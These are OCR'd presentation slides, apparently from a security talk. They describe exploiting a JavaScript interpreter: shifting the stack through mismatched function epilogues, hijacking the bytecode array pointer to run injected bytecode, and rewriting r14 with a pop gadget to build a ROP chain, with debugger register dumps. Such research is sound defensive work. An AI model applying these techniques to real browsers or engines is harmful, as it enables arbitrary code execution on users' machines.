
Epilogues of functions with different numbers of arguments. Due to the fact that arguments are placed on the stack in the calling function, and the stack is cleared in the called function, a vulnerability appears.

```
cmp     r8,0xa
jg      0x5555b6a401db
ret     0x50
```

The epilogue of a function with 9 arguments.

```
cmp     r8,0x2
jg      0x5555b6a401db
ret     0x10
```


The epilogue of a function with 1 argument.



6. Exploitation


How to exploit?

What should I do next?
1) We can move the stack almost any way down relative to rbp, because in the end the interpreter will still make a call opcode ret, and execution will go relatively normally.
Let's take a closer look at what lies on the stack:




How to exploit?

The most interesting detail: Bytecode Array is the address of the interpreter's executable bytecode. We can move the stack so that push rbp at the beginning of the ret opcode rewrites our bytecode array – we can execute the bytecode that lies on the stack. How can the byte code get on the stack?



How to exploit?

We can push the controlled values onto the stack to the place where the bytecode should lie after the stack shift. What is the problem with executing arbitrary bytecode?



A little bit about the interpreter.

The JS interpreter is an ordinary stack machine, with an accumulator register.
In the x86_64 architecture, the interpretation is as follows:
The r12 register stores the base address with an array of the current bytecode. The offset to the executable js opcode is stored in the r9 register. The address of the executable opcode is taken from the table located in r15. Js opcodes can write/read from the stack 8 bytes from the stack at the index from the current rbp. If access to global variables or arguments of the current function is required, the interpreter takes the address from an object called context (it is located inside the sandbox heap), which is stored on the stack, and adds it to the heap base stored in register r14.

A little bit about the interpreter.

From here we have:
the execution of an arbitrary bytecode will allow
us to swap values with a length of 8 bytes on the stack.
What are the difficulties specifically with our method?
1) We can stack values that lie continuously only 4 bytes at a time.
2) We have a limited set of such pieces.
What is the solution: put an address in r12 inside our heap,
the values inside of which we fully control.

The beginning of exploittation.

```
rax    : 0x00000564000574a5  →  0x99000007250018cc
rbx    : 0x18
rcx    : 0x0000555556bd8bc0  →  <Builtins_JumpHandle
rdx    : 0xa0
rsp    : 0x00007fffffffcfb8  →  0x0000056400199d91
rbp    : 0x00007fffffffcfc8  →  0x00007fffffffd0c0
rsi    : 0x2020
rdi    : 0x0000056400199ba5  →  0x26000020cd00000b (

rip    : 0x0000555556a40ee5  →  <Builtins_Interprete
r8     : 0x50
r9     : 0x52
r10    : 0x8f
r11    : 0x6
r12    : 0x00007fffffffcfc8  →  0x00007fffffffd0c0
r13    : 0x0000555556eeb080  →  0x0000555556a34980
r14    : 0x0000056400000000  →  0x0000000000010240
r15    : 0x0000555556f218f0  →  0x0000555556bbfb80
```


We shift the stack so that the saved rbp gets into r12 when restoring it from the stack

The beginning of exploittation.

Which js opcodes will we use for exploitation:
Ldar number. – saves 8 bytes from the stack to the accumulator
Star number. – writes 8 bytes from the accumulator to the stack.
LdaZero – writes 0 to the accumulator.
LdaSmi – writes int to the accumulator.
Jmp – makes a jump of several bytes by bytecode.
LdaCurrentContext – loads the value from the context
into the accumulator.
Ret – does a return, loads BytecodeArray
and BytecodeOffset into registers.

The beginning of exploittation.

```
rax    : 0x00000564000574a5  →  0x99000007250018cc
rbx    : 0x18
rcx    : 0x0000555556bd8bc0  →  <Builtins_JumpHandle
rdx    : 0xa0
rsp    : 0x00007fffffffcfb8  →  0x0000056400199d91
rbp    : 0x00007fffffffcfc8  →  0x00007fffffffd0c0
rsi    : 0x2020
rdi    : 0x0000056400199ba5  →  0x26000020cd00000b (

rip    : 0x0000555556a40ee5  →  <Builtins_Interprete
r8     : 0x50
r9     : 0x52
r10    : 0x8f
r11    : 0x6
r12    : 0x00007fffffffcfc8  →  0x00007fffffffd0c0
r13    : 0x0000555556eeb080  →  0x0000555556a34980
r14    : 0x0000056400000000  →  0x0000000000010240
r15    : 0x0000555556f218f0  →  0x0000555556bbfb80
```



Our js bytecode is successfully on the stack

The beginning of exploittation.

```
$rax   : 0x0
$rbx   : 0xaf
$rcx   : 0x00007fffffffcfc8  →  0x00007fffffffd0c0  →  0x00007fffffff
$rdx   : 0x136
$rsp   : 0x00007fffffffcfd8  →  0x000015cd001816c9  →  0x250004809000
$rbp   : 0x00007fffffffd0c0  →  0x00007fffffffd0e8  →  0x00007fffffff
$rsi   : 0x2020
$rdi   : 0x000015cd00199ba5  →  0xb1000020cd00000b ("
                                                    "?)
$rip   : 0x0000555556a40eef  →  <Builtins_InterpreterEntryTrampoline+
$r8    : 0x75
$r9    : 0x0
$r10   : 0x8f
$r11   : 0x6
$r12   : 0x000015cd00055b9c  →  0x3f0bf018e20b7878
$r13   : 0x0000555556eeb080  →  0x0000555556a34980  →  <Builtins_Adap
$r14   : 0x000015cd00000000  →  0x0000000000010240
$r15   : 0x0000555556f218f0  →  0x0000555556bbfb80  →  <Builtins_Wide
```

We rewrite the bytecode array and bytecode offset stored on the stack so that they fall into the array we prepared in advance (We get unlimited execution of the js bytecode)

Continued exploitation.

How to turn it further? There is an opcode that allows you to take values from a saved context on the stack. Context is located in the sandbox heap, so we have full control over its contents. If we rewrite r14 so that it points to .text, then we can build and execute the ROP chain.

Continued exploitation.

How do I rewrite r14?
We will find such a gadget on the stack that will allow us to rewrite r14. (Fortunately there are such). After that, you can write the ROP chain to the stack.

For example, this:

```
add    rsp,0x50
pop    rbx
pop    r14
pop    rbp
ret
```

The gadget can be any pop r14, the main thing is that it does not touch r15

Final steps.

